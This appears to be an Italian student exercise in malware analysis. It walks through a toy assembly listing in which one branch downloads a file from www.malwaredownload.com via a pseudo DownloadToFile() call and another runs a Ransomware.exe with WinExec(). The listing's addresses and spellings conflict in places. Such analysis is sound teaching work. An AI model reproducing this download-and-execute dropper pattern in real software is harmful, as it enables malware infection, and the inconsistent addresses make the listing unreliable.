Analisi avanzata

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware tenta di scaricare un file tramite il sito www.malwaredownload.com . Se è già installato allora lo esegue.

0040BBA8 call DownalodToFile() chiama il sito www.malwaredownload.com con la funzione di **DownalodToFile()** lo scarica.

0040FFA8 call WinExec() va ad eseguire il malware con la funzione **WinExec()** .

1. **.text: 00401040 mov EAX, 5**: Questa istruzione sposta il valore 5 nel registro **eax**.
2. **.text: 00401044 mov EBX, 10**: Questa istruzione sposta il valore 10 nel registro **ebx**.
3. **.text: 00401048 cmp EAX, 5**: Questa istruzione confronta il valore nel registro **eax** con il valore 5.
4. **.text: 0040104B jnz loc 0040BBAO**: Questa istruzione esegue un salto condizionale. Se il confronto precedente non è uguale (cioè **eax** non è uguale a 5), il programma salta all'indirizzo di memoria **loc 0040BBAO**.

5. **.text: 0040104F inc EBX**: Questa istruzione incrementa il valore nel registro **ebx** di 1.
6. **.text: 00401052 cmp EBX, 11**: Questa istruzione confronta il valore nel registro **ebx** con il valore 11.
7. **.text: 00401055 jz loc 0040FFAO**: Questa istruzione esegue un salto condizionale. Se il confronto precedente è uguale (cioè **ebx** è uguale a 11), il programma salta all'indirizzo di memoria **loc 0040FFAO**

Lo salto condizionale che aveva come destinazione l'indirizzo di memoria **loc 0040BBAO**. Di seguito viene fornita una descrizione di queste istruzioni:


1. **.text: 0040BBAO mov EAX, EDI**: Questa istruzione copia il valore contenuto nel registro **edi** nel registro **eax**. Il commento suggerisce che **edi** contiene il valore **www.malwaredownload.com**, quindi viene copiato in **eax**.
2. **.text: 0040BBA4 push EAX ; URL**: Questa istruzione mette il valore di **eax** (presumibilmente l'URL) nello stack.
3. **.text: 0040BBA8 call DownloadToFile() ; pseudo funzione**: Questa istruzione chiama una funzione chiamata **DownloadToFile()**. Il commento specifica che questa funzione è pseudo, il che significa che non è una funzione reale nel contesto del codice fornito. Tuttavia, si presume che questa funzione sia responsabile del download di un file da un determinato URL (presumibilmente quello presente nello stack) e di salvarlo su disco.

Nel complesso, questo frammento di codice sembra scaricare un file da un determinato URL (**www.malwaredownload.com**) utilizzando una funzione chiamata **DownloadToFile()**. Tuttavia, i dettagli specifici del funzionamento e dell'implementazione di questa funzione non sono disponibili nel codice fornito, quindi non è possibile fornire ulteriori dettagli sul processo di download o sul salvataggio del file sul disco.

lo salto condizionale che aveva come destinazione l'indirizzo di memoria **loc 0040FFAO**. Di seguito viene fornita una descrizione di queste istruzioni:

1. **.text: 0040FFAO mov EDX, EDI**: Questa istruzione copia il valore contenuto nel registro **edi** nel registro **edx**. Il commento suggerisce che **edi** contiene il valore **C:\Program and Settings\ Local**, quindi viene copiato in **edx**.
2. **.text: 0040FFA4 push EDX**: Questa istruzione mette il valore di **edx** (presumibilmente il percorso del file) nello stack.
3. **.text: 0040FFA8 call WinExec() ; .exe da eseguire ; pseudo funzione**: Questa istruzione chiama una funzione chiamata **WinExec()**. Il commento indica che questa funzione è pseudo, il che significa che non è una funzione reale nel contesto del codice fornito. Tuttavia, si presume che questa funzione sia responsabile di eseguire un file **.exe** specificato (presumibilmente quello presente nello stack) nel sistema.

Nel complesso, questo frammento di codice sembra copiare il percorso del file da **C:\Program and Settings\ Local** nel registro **edx** e quindi chiamare una funzione pseudo chiamata **WinExec()** per eseguire un file **.exe** specificato. Tuttavia, i dettagli specifici dell'esecuzione del file e il comportamento del **.exe** non sono disponibili nel codice fornito, quindi non è possibile fornire ulteriori dettagli sul processo di esecuzione o sulle conseguenze dell'esecuzione dell'**.exe**.



1. **cmp edi, [ebp+24h]**: Questa istruzione confronta il valore contenuto nel registro **edi** con il valore memorizzato alla posizione di memoria **[ebp+24h]**. **ebp** è un registro di base del puntatore, quindi **[ebp+24h]** rappresenta un offset rispetto al valore contenuto in **ebp**. La specifica **cm** potrebbe essere un errore di battitura, potrebbe essere inteso come **cmp** (compara).
2. **jnz loc_40679c**: Questa istruzione esegue un salto condizionale. Se il confronto precedente non è uguale (cioè il flag di zero non è impostato), il programma salta all'etichetta "loc_40679c".

Senza il contesto completo del codice, è difficile determinare il significato e l'obiettivo specifico di queste istruzioni. Tuttavia, in generale, sembrano essere parte di una struttura di controllo condizionale che prende decisioni basate sul confronto tra il valore di **edi** e il valore memorizzato a **[ebp+24h]**. Il salto condizionale successivo indica che l'esecuzione del codice può variare in base al risultato del confronto.

È da dove parte il codice